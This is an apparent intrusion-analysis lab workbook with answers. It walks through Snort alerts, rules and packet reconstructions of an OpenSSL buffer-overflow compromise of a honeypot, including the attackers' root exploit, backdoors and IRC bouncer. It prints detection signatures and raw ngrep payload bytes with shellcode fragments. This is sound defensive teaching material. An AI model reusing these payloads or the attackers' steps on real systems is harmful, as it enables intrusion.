[**] [1:399:6] ICMP Destination Unreachable Host Unreachable [**]
[**] [1:2050:15] SQL version overflow attempt [**]
[**] [1:2003:14] SQL Worm propagation attempt [**]
[**] [1:1394:12] SHELLCODE x86 inc ecx NOOP [**]
[**] [1:1882:14] ATTACK-RESPONSES id check returned userid [**]
[**] [1:408:5] ICMP Echo Reply [**]
[**] [1:2129:19] WEB-IIS nsiislog.dll access [**]
[**] [1:1243:20] WEB-IIS ISAPI .ida attempt [**]
[**] [1:542:14] CHAT IRC nick change [**]
[**] [1:498:7] ATTACK-RESPONSES id check returned root [**]
[**] [1:1887:5] MISC OpenSSL Worm traffic [**]
```

2. **Critical alerts:**

Description:

As described in the course slides, we eliminate all alerts except the following:

```
[**] [1:1394:12] SHELLCODE x86 inc ecx NOOP [**]
[**] [1:1882:14] ATTACK-RESPONSES id check returned userid [**]
[**] [1:542:14] CHAT IRC nick change [**]
[**] [1:498:7] ATTACK-RESPONSES id check returned root [**]
```

3. Begin to record your findings:

Description:

Before embarking on our journey to figure out why these alerts fired, the "Identifying Attacks" tables on the following pages will be helpful for recording details as you find them. It will help you figure out what happened when and by and to whom/what host for correlation in the final steps of analysis.

Record the first four columns only in the "Identifying Attacks" table to include the Snort rule sid and message, date/time in second precision, and source and destination IPs and ports of the corresponding alert. We'll fill in the fifth column later. Some alerts will have multiple instances with the same source and destination IP and varying ports; record one or two alerts only of the same type.

You may find it easier to remove the table pages from the workbook so you don't have to flip back and forth to enter your findings.

Answer

Here are many of the pertinent alerts:

```
[**] [1:1394:12] SHELLCODE x86 inc ecx NOOP [**]
[Classification: Executable Code was Detected] [Priority: 1]
09/08-03:42:23.830313 200.184.43.197:1518 -> 192.168.1.3:443
TCP TTL:50 TOS:0x0 ID:128 IpLen:20 DgmLen:256 DF
***AP*** Seq: 0x6F098958  Ack: 0x4DE866A2  Win: 0x2210  TcpLen: 32
TCP Options (3) => NOP NOP TS: 184978338 20849816

[**] [1:1882:14] ATTACK-RESPONSES id check returned userid [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-03:42:36.161714 192.168.1.3:443 -> 200.184.43.197:1716
TCP TTL:64 TOS:0x0 ID:36832 IpLen:20 DgmLen:271 DF
***AP*** Seq: 0x4DB8AFBF  Ack: 0x6E8973AC  Win: 0x2180  TcpLen: 32
TCP Options (3) => NOP NOP TS: 20850984 184979577

[**] [1:1882:14] ATTACK-RESPONSES id check returned userid [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-03:43:20.140327 192.168.1.3:443 -> 200.184.43.197:1716
TCP TTL:64 TOS:0x0 ID:36862 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x4DB8B3B3  Ack: 0x6E8973EE  Win: 0x2180  TcpLen: 32
TCP Options (3) => NOP NOP TS: 20855336 184983972

[**] [1:1882:14] ATTACK-RESPONSES id check returned userid [**]
```

Duplicates

```
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-03:45:25.385109 192.168.1.3:443 -> 200.184.43.197:4080
TCP TTL:64 TOS:0x0 ID:2749 IpLen:20 DgmLen:271 DF
***AP*** Seq: 0x57D97453  Ack: 0x78FB6A6D  Win: 0x2180  TcpLen: 32
TCP Options (3) => NOP NOP TS: 20868013 184996437

[**] [1:1882:14] ATTACK-RESPONSES id check returned userid [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-03:48:06.611532 192.168.1.3:443 -> 200.184.43.197:4798
TCP TTL:64 TOS:0x0 ID:34894 IpLen:20 DgmLen:271 DF
***AP*** Seq: 0x62632541  Ack: 0x830A1343  Win: 0x2180  TcpLen: 32
TCP Options (3) => NOP NOP TS: 20885380 185012616

[**] [1:1882:14] ATTACK-RESPONSES id check returned userid [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-03:49:53.480329 192.168.1.3:443 -> 200.184.43.197:4673
TCP TTL:64 TOS:0x0 ID:65158 IpLen:20 DgmLen:271 DF
***AP*** Seq: 0x688F321A  Ack: 0x8A35817A  Win: 0x2180  TcpLen: 32
TCP Options (3) => NOP NOP TS: 20896016 185023263

[**] [1:1882:14] ATTACK-RESPONSES id check returned userid [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-03:52:33.096998 192.168.1.3:443 -> 200.184.43.197:2482
TCP TTL:64 TOS:0x0 ID:7423 IpLen:20 DgmLen:271 DF
***AP*** Seq: 0x746B0773  Ack: 0x942DB18D  Win: 0x2180  TcpLen: 32
TCP Options (3) => NOP NOP TS: 20915218 185039230

[**] [1:1394:12] SHELLCODE x86 inc ecx NOOP [**]
[Classification: Executable Code was Detected] [Priority: 1]
09/08-06:18:35.640860 61.61.123.123:33438 -> 192.168.1.3:443
TCP TTL:37 TOS:0x0 ID:29290 IpLen:20 DgmLen:256 DF
***AP*** Seq: 0xD304CF95  Ack: 0x9CBEA648  Win: 0x1DCE  TcpLen: 32
TCP Options (3) => NOP NOP TS: 19054040 21861168


[**] [1:1882:14] ATTACK-RESPONSES id check returned userid [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-06:18:51.890042 192.168.1.3:443 -> 61.61.123.123:33587
TCP TTL:64 TOS:0x0 ID:43829 IpLen:20 DgmLen:641 DF
***AP*** Seq: 0x9D703DD0  Ack: 0xD3058CCE  Win: 0x1D50  TcpLen: 32
TCP Options (3) => NOP NOP TS: 21862839 19055687

[**] [1:1882:14] ATTACK-RESPONSES id check returned userid [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-09:33:43.401950 192.168.1.3:514 -> 192.168.1.254:514
UDP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:116 DF
Len: 88


[**] [1:498:7] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
09/08-03:43:20.140327 192.168.1.3:443 -> 200.184.43.197:1716
TCP TTL:64 TOS:0x0 ID:36862 IpLen:20 DgmLen:140 DF
***AP*** Seq: 0x4DB8B3B3  Ack: 0x6E8973EE  Win: 0x2180  TcpLen: 32
TCP Options (3) => NOP NOP TS: 20855336 184983972

[**] [1:542:14] CHAT IRC nick change [**]
[Classification: Potential Corporate Privacy Violation] [Priority: 1]
09/08-03:52:35.423853 192.168.1.3:1040 -> 200.101.87.8:6667
TCP TTL:64 TOS:0x0 ID:3272 IpLen:20 DgmLen:65 DF
***AP*** Seq: 0x758A29D6  Ack: 0x8812467D  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 20915519 65366661
```

Part 2 – Identifying Attacks

Alert sid/message	Date/ Time	Source IP/port	Dest IP/port	What port, flow, payload made it fire
1394:SHELLCODE x86 inc ecx NOOP	09/08 03:42:23	200.184.43.197: 1518	192.168.1.3: 443	Any ip packet $EXTERNAL_NET any -> $HOME_NET any content:"AAAAAAAAAAAAAA AAAAAAAAAAAAAAAAA"
1394:SHELLCODE x86 inc ecx NOOP	09/08 06:18:35	61.61.123.123: 33438	192.168.1.3: 443	Any ip packet $EXTERNAL_NET any -> $HOME_NET any content:"AAAAAAAAAAAAAA AAAAAAAAAAAAAAAAA"
1882:ATTACK-RESPONSES id check returned userid	09/08 03:42:36	192.168.1.3: 443	200.184.43.197: 1716	Any ip packet $HOME_NET any -> $EXTERNAL_NET any content:"uid="; byte_test:5,<,65537,0, relative,string; content:" gid="; within:15; byte_test:5,<,65537,0, relative,string;
1882:ATTACK-RESPONSES id check returned userid	09/08 03:43:20	192.168.1.3: 443	200.184.43.197: 1716	Any ip packet $HOME_NET any -> $EXTERNAL_NET any content:"uid="; byte_test:5,<,65537,0, relative,string; content:" gid="; within:15; byte_test:5,<,65537,0, relative,string;
1882:ATTACK-RESPONSES id check returned userid	09/08 03:45:25	192.168.1.3: 443	200.184.43.197: 4080	Any ip packet $HOME_NET any -> $EXTERNAL_NET any content:"uid="; byte_test:5,<,65537,0, relative,string; content:" gid="; within:15; byte_test:5,<,65537,0, relative,string;
1882:ATTACK-RESPONSES id check returned userid	09/08 03:48:06	192.168.1.3: 443	200.184.43.197: 4798	Any ip packet $HOME_NET any -> $EXTERNAL_NET any content:"uid="; byte_test:5,<,65537,0, relative,string; content:" gid="; within:15; byte_test:5,<,65537,0, relative,string;

Duplicates

Alert sid/message	Date/ Time	Source IP/port	Dest IP/port	What port, flow, payload made it fire
1882:ATTACK-RESPONSES id check returned userid	09/08 03:49:53	192.168.1.3: 443	200.184.43.197: 4673	Any ip packet $HOME_NET any -> $EXTERNAL_NET any content:"uid="; byte_test:5,<,65537,0, relative,string; content:" gid="; within:15; byte_test:5,<,65537,0, relative,string;
1882:ATTACK-RESPONSES id check returned userid	09/08 03:52:33	192.168.1.3: 443	200.184.43.197: 2482	Any ip packet $HOME_NET any -> $EXTERNAL_NET any content:"uid="; byte_test:5,<,65537,0, relative,string; content:" gid="; within:15; byte_test:5,<,65537,0, relative,string;
1882:ATTACK-RESPONSES id check returned userid	09/08 06:18:51	192.168.1.3: 443	61.61.123.123: 33587	Any ip packet $HOME_NET any -> $EXTERNAL_NET any content:"uid="; byte_test:5,<,65537,0, relative,string; content:" gid="; within:15; byte_test:5,<,65537,0, relative,string;
1882:ATTACK-RESPONSES id check returned userid	09/08 09:33:43	192.168.1.3: 514	192.168.1.254: 514	Any ip packet $HOME_NET any -> $EXTERNAL_NET any content:"uid="; byte_test:5,<,65537,0, relative,string; content:" gid="; within:15; byte_test:5,<,65537,0, relative,string;
498:ATTACK-RESPONSES id check returned root	09/08 03:43:20	192.168.1.3: 443	200.184.43.197: 1716	Any ip packet content:"uid=0|28|root| 29|";
542:CHAT IRC nick change	09/08 03:52:35	192.168.1.3: 1040	200.101.87.8: 6667	Protocol tcp $HOME_NET any -> $EXTERNAL_NET 6666:7000 flow:to_server, established; content:"NICK "; offset:0;

4. **Find the corresponding Snort rule for each of the unique alerts.**

Description: Fill in the final column of the table that describes the Snort rule. Navigate to the **rules** directory and find the rules associated with the alert sid. For instance, let's say that one of the output lines representing a Snort alert after summarizing the alerts with previous *grep* command is as follows:

[**] [1:**542**:14] CHAT IRC nick change [**]

The easiest way to find the matching rule is to look for the unique sid associated with the alert/rule. For instance, we would execute the following to find the rule with sid 542:

```
grep "sid:542;"  *
```

Make sure to use the precise format including the ending semi-colon otherwise you may get multiple rules. Record the unique characteristics of the rule in the fifth column of the table, including protocol, the required flow (into/out of HOME_NET), to client or server, required content for the rule to fire, and the associated port numbers, if more specific than "any". Don't worry about figuring out the pcre part of any rule if it doesn't make much sense.

Answer

The extracted rules are:

```
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"SHELLCODE x86 inc ecx NOOP";
content:"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"; metadata:ruleset community;
classtype:shellcode-detect; sid:1394; rev:12;)


alert ip $HOME_NET any -> $EXTERNAL_NET any (msg:"ATTACK-RESPONSES id check
returned userid"; content:"uid="; byte_test:5,<,65537,0,relative,string;
content:" gid="; within:15; byte_test:5,<,65537,0,relative,string;
classtype:bad-unknown; sid:1882; rev:14;)

alert ip any any -> any any (msg:"ATTACK-RESPONSES id check returned root";
content:"uid=0|28|root|29|"; classtype:bad-unknown; sid:498; rev:7;)

alert tcp $HOME_NET any -> $EXTERNAL_NET 6666:7000 (msg:"CHAT IRC nick
change"; flow:to_server,established; content:"NICK "; offset:0; nocase;
classtype:policy-violation; sid:542; rev:14
;)
```

Part 3 - Analyzing possible compromise and tracking the attackers' activities

Here is where you get to test your mastery of many of the tools such as chaosreader, SiLK, tcpdump, Wireshark, tcpflow, and ngrep, etc. All the tools mentioned in the coursebook material associated with libpcap are available for your use. The hints and answers suggest usage of a certain tool, however if you have another one that you find more helpful, intuitive, or easy to use, by all

means – use it. Remember this is just a single way to investigate the alerts and possible compromise. There are many more, and perhaps, better ways.

So far, you should have all the columns in the "Identifying Attacks" table filled in. In this section you will pursue finding out exactly what happened. Ideally, the captured traffic will show reconnaissance prior to the compromise, the compromise, and the hacker's activities after the compromise. That is not always the case. The capture file may represent the only available captured and saved traffic.

All we currently have is what we believe to be an indication(s) or issue(s) via Snort alerts. We are very fortunate that we have both alert-driven data from Snort alerts and data-driven data from pcap collection that has been converted into SiLK format too to help in our assessment of activities. What we do not know is if we have all the data we need to see the entire compromise cycle of reconnaissance, compromise, and post compromise activity. The site where this data was captured may have too much data to be kept for a long period of time and some relevant data for our investigation may not available. It's helpful to keep in mind when investigating what you believe is an incident, that you may not have all the historic data necessary for complete analysis.

1. **Run chaosreader against the challenge.pcap file**

   Description: If you recall, chaosreader can create an HTML interface for much of the traffic. Run the command:

   ```
   chaosreader -eq challenge.pcap -D /home/sans/chaosreader
   ```

   This may take a several seconds. This will create the index.html and all other files in the already existing directory of **/home/sans/chaosreader**. Open this up in your Firefox browser. Enter the following to navigate to the chaosreader output:

   ```
   Firefox /home/sans/chaosreader/index.html
   ```

   It may take a few seconds for the page to appear. This is a time-ordered list of much of the activity in the challenge.pcap. This will come in very handy when we need to see session reconstruction.


2. **Examine the CHAT alert using chaosreader:**

   Description: Find and examine the single CHAT alert using the same method as the previous exercise.

   Hint: Search (CTRL/F that opens a find/search box in the bottom left corner) by the IRC port number "6667". This should take you to entry number 3886. Select the "as html" option in the far right column.

   Unless you speak Portuguese, the conversation makes no sense. Why is this suspicious? When did this occur in your timeline?

   Answer:



This is suspicious because the honeypot should not initiate outbound connections. This occurred on 09/08 at 03:52:35 in the middle of the 200.184.43.197 attack.

This connection happened as a result of the installation of **bnc** - an IRC bouncer. Bouncers are services that redirect incoming requests to a remote server (right after the connection to the bouncer you should see some outgoing connection from the honeypot to an IRC server).

If you dump the session between the attacker's system (200.227.94.85) and the honeypot over port 32700 you will see the traffic to the bouncer. Right after the attacker connects to the bouncer, you will see outgoing IRC activity (tcp/6667) from the honeypot to the host *irc.ircd.com.br* (200.101.87.8).

3. **Examine the remaining Snort alerts:**

Description: The remaining alerts are the most critical. Using your "Identifying Attacks" table of entries with date/time IP's, ports, and alerts, pursue what transpired for the other Snort alerts. If it makes more sense to you, examine these sessions from the earliest to the latest in occurrence.

You can use chaosreader or a combination of tcpdump and Wireshark, tcpflow or ngrep. If you use chaosreader, do the "finds" to locate a session using a unique combination of IP address:source port. For instance, if you wanted to look at a NetBIOS session involving host/port 202.130.24.59:1765, you would enter 202.130.24.59:1765 in the find/search box. You may not be able to enter the Find data quickly since chaosreader appears to be searching as you enter the text, but it eventually seems to appear if you are patient.

All the critical alerts pertain to the same listening port on the honeypot, except the one associated with UDP port 514, syslog. What is unusual about these exchanges?

Hint: What is port 443? What type of traffic is typically seen (or perhaps not seen) on it. Typically, can you examine this traffic?

Answer:

Port 443 is typically associated with HTTPS that uses encryption – usually via SSL. Normally, you don't see clear text associated with HTTPS, however we were able to examine what transpired. And, in fact, a **snort.conf** file that has the SSL preprocessor enabled (default setting) has a configuration option of "noinspect_encrypted" (default setting) that does not even examine the traffic over any port that uses SSL, such as 443. This preprocessor is disabled in your **snort.conf** file.

This still doesn't answer why you were able to see the unencrypted session. The vulnerability is in SSL so the traffic never gets into the encrypted state because there were no successful key exchanges that enable the encryption.

By examining your "Identifying Attacks" table, you can find the sessions of most interest. With the exception of the last, they all involve the source/destination host 192.168.1.3 and source/destination port 443.

200.184.43.197 ↔	tcp/443
61.61.123.123 ↔	tcp/443
192.168.1.254 ↔	udp/514

Use another table, "Analyzing Attackers' Activities", on the next few pages to record and summarize important details about each session. You may find it more convenient to remove the page with the table from this workbook so you don't have to flip back and forth between pages. Directions to help you fill in the tables follow the table templates.

Part 3 – Analyzing possible compromise and tracking attackers' activities

**Date/ Time	IP addresses	Ports	Numeric order of occurrence	Summary of attackers successful activity
09-08 03:42:18	200.184.43.197 192.168.1.3	1518 443		- One of many failed buffer overflow attempts of SSL vulnerability
09-08 03:52:20	200.184.43.197 192.168.1.3	2482 443		- Successful buffer overflow of SSL vulnerability - Access as user apache
09-08 06:18:33	61.61.123.123 192.168.1.3	33438 443		- One of many failed buffer overflow attempts of Open SSL vulnerability
09-08 06:18:33	61.61.123.123 192.168.1.3	33587 443		- Successful buffer overflow of SSL vulnerability - Access as user apache - Download and execute binary **p** for root access - Add user "**yo**" and assign password of "**a**" - Download and attempt to install rootkit - Start SSHD backdoor and sniffer
09-08 03:42:22	200.184.43.197 192.168.1.3	1716 443		- Successful buffer overflow of SSL vulnerability - Log in as user apache - Download and execute binary **pt** for root access - Hide **pt** in /dev/." " - Download source **punk.c** port 65510 backdoor - Compile/link problem - Download binary **fsflush** for 65510 backdoor - Rename **fsflush** to **dhcdpd** in /dev/. " " - Start **dhcdpd**
09-08 03:45:12	200.184.43.197 192.168.1.3	4080 443		- Successful buffer overflow of SSL vulnerability - Log in as user apache - Execute **pt** for root access - List running processes - Kill **dhcdpd** process for 65510 backdoor - Download binary **qmail** for 65519 backdoor - Rename to **dhcdpd** and start
09-08 03:47:48	200.184.43.197 192.168.1.3	4798 443		- Successful buffer overflow of SSL vulnerability - Login as user apache - Execute **pt** for root access - List processes – no **dhcdpd** - Start **dhcdpd**
09-08 03:49:39	200.184.43.197 192.168.1.3	4673 443		- Successful buffer overflow of SSL vulnerability - Login as user apache - Execute **pt** for root access - Run netstat, look for backdoor - Download binary **bnc** – IRC bouncer - Call it **fsflush** and start it
09-07 06:52:21	61.61.123.123 192.168.1.3	46696 80		- **GET sumthin** HTTP request - Error reply reveals SSL version
09-08 03:12:51	200.184.43.197 192.168.1.3	2780 80		- **GET sumthin** HTTP request - Error reply reveals SSL version

** Times may appear to be several seconds off using different analysis tools

Directions to help complete the "Analyzing Attackers' Activities" table:

Examine the reconstructed sessions and see if you can discover what transpired. Record your answer in the "Analyzing Attackers' and Activities" table. You are not expected to understand the intricacies of everything that transpired; the hints will help and, if need be, the answers have more detail. See if anything is meaningful and record it in the final column of the table. You'll fill in the "Numeric order of occurrence" column in Part 4 that pertains to correlating events.

Useful Information: The purpose of the software that the attacker(s) downloaded:

Before beginning, here is an explanation of some of the names of files/software you should see in the reconstructed sessions. The attacker's motives and attempts to start or manipulate these files will make sense only if you know what they are:


pt or p	→	local ptrace root exploit binary
punk.c	→	backdoor source (65510)
fsflush	→	backdoor binary (65510) - Notice the " *Welcome my Lord*" string
qmail	→	backdoor binary (65519) - Notice the "*ordep*" string
bnc	→	IRC bouncer (32700)

- Examine SHELLCODE alert session between:
  - 200.184.43.197:←→ 192.168.1.3:443

    First, reconstruct the session where port 1518 is the ephemeral port.

    1. **Why did the Snort SHELLCODE alert fire? Does it appear that the attacker was successful if this is a sign of shellcode? Do you see indications of getting shell and executing commands?**

       Answer:



The alert fires because there is a long series of "A"s in the packet. There are no signs of success or executing commands.

A Wireshark filter of :

```
ip.addr == 200.184.43.197 and tcp.port == 1518
```


was used to extract this session.

Record a summary of this session in table.

Next, reconstruct the session where port 2482 is the ephemeral port.

2. **Does it appear that the attacker was successful if this is a sign of shellcode? Do you see indications of getting shell and executing commands? What is the difference in the number of "A"s sent in this session versus the previous one?**

   Answer:



Indeed it appears that the hacker succeeded and you see signs of command execution. Note how there are more "A"s in this session. The attacker was trying to find a large enough number of "A"s to supply to overflow the buffer. The previous attempt did not work, so the number was increased – with success.

A Wireshark filter of :

```
ip.addr == 200.184.43.197 and tcp.port == 2482
```

was used to extract this session.

Record a summary of this session in table. Record only success of access and associated uscrid in the column "Summary of attacker's activity".


See Appendix 1 on page 61 for the full session and in-line explanations.

- 61.61.123.123 ←→ 192.168.1.3:443

First, reconstruct the session where port 33438 is the ephemeral port.

1. **Why did the Snort SHELLCODE alert fire? Does it appear that the attacker was successful if this is a sign of shellcode? Do you see indications of getting shell and executing commands?**

Answer:



Much like the previous session we examined, the alert fires because there is a long series of "A"s in the packet. There are no signs of success or executing commands.

A Wireshark filter of :

```
ip.addr == 61.61.123.123 and tcp.port == 33438
```

was used to extract this session.


Record a summary of this session in table.

Next, reconstruct the session where port 33587 is the ephemeral port.

2. **Does it appear that the attacker was successful if this is a sign of shellcode? Do you see indications of getting shell and executing commands? What is the difference in the number of "A"s sent in this session versus the previous one?**

Record a summary of this session in table. Record only success of access and associated userid in the column "Summary of attacker's activity".

Answer:



Again, it appears that the hacker succeeded and you see signs of command execution, although different from the first compromise. Note how there are more "A"s in this session. The attacker was trying to find a large enough number of "A"s to supply to overflow the buffer. The previous attempt did not work, so the number was increased – with success. The commands executed after the attacker got a shell are different from the compromise from host 200.184.43.197.

A Wireshark filter of :

```
ip.addr == 61.61.123.123 and tcp.port == 33587
```

was used to extract this session.

See Appendix 1 page 61 for the full session and in-line explanations.

- <u>Description:</u>

Let's briefly examine if the other SHELLCODE sessions are the same. Run ngrep as follows:

```
ngrep -t -I challenge.pcap "AAAAAAA" 'port 443' > /tmp/ngrep.txt
```

to look at some payloads associated with shellcode and port 443, including a timestamp (-t) . Examine the contents of the output in file /tmp/ngrep.txt

Do they seem to be duplicates of what we've already seen? Do they seem to have a pattern where a certain number are sent in a short period of time?

<u>Hint</u>: There are six sets of activity consisting of four packets sent in a short period of time.

The attacker is attempting to exploit an SSL vulnerability.

Answer:

```
ngrep -t -I challenge.pcap "AAAAAAA" 'port 443 and host 200.184.43.197'|
more

input: challenge.pcap
filter: (ip or ip6) and ( port 443 and host 200.184.43.197 )
match: AAAAAAA

T 2003/09/08 03:42:23.830313 200.184.43.197:1518 -> 192.168.1.3:443

.w.....*...^X..A...W`@Rf.g"z'o1.LAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAp...

T 2003/09/08 03:42:25.293234 200.184.43.197:1630 -> 192.168.1.3:443

.04).$v+.q.....C...A6,...../4/.H,AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAp...

T 2003/09/08 03:42:26.586596 200.184.43.197:1713 -> 192.168.1.3:443
.....5c...I!.lll...i+...QQtr..1.-
.7e6AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAp...

T 2003/09/08 03:42:29.524215 200.184.43.197:1716 -> 192.168.1.3:443
............AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&.#r@AAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAA.0p@AAAA............AAAAAAAA....................1...!.-
AAAAA1.........u$[....PZ..f.9izu.P@..X...............1.@..
```

It appears that the attacker has an automated script that sends three attempts to overflow the buffer, but with an insufficient number of "A"s to do so. The fourth try works. Each successful compromise and subsequent session that you see from both attacking hosts follows this pattern. Bizarre though it seems, the attacker from 200.184.43.297 connects using the buffer overflow, executes some commands, and repeats this process over and over without ever enabling access via more common, and potentially less noticeable options, such as SSHD.

The actual vulnerability involves a remote attacker employing a buffer overflow sending a large client certificate. If this is successful, it allows the attacker to execute arbitrary code with the same privilege level as the running software – in this instance, user apache.

This vulnerability is described in CVE-2002-0082.

- Examine session between 200.184.43.197:1716 ←→ 192.168.1.3:443

The output from this session is too large to easily look at in Wireshark. See Appendix 2 on page 62 for the full sessions and in-line explanations.

Answers:

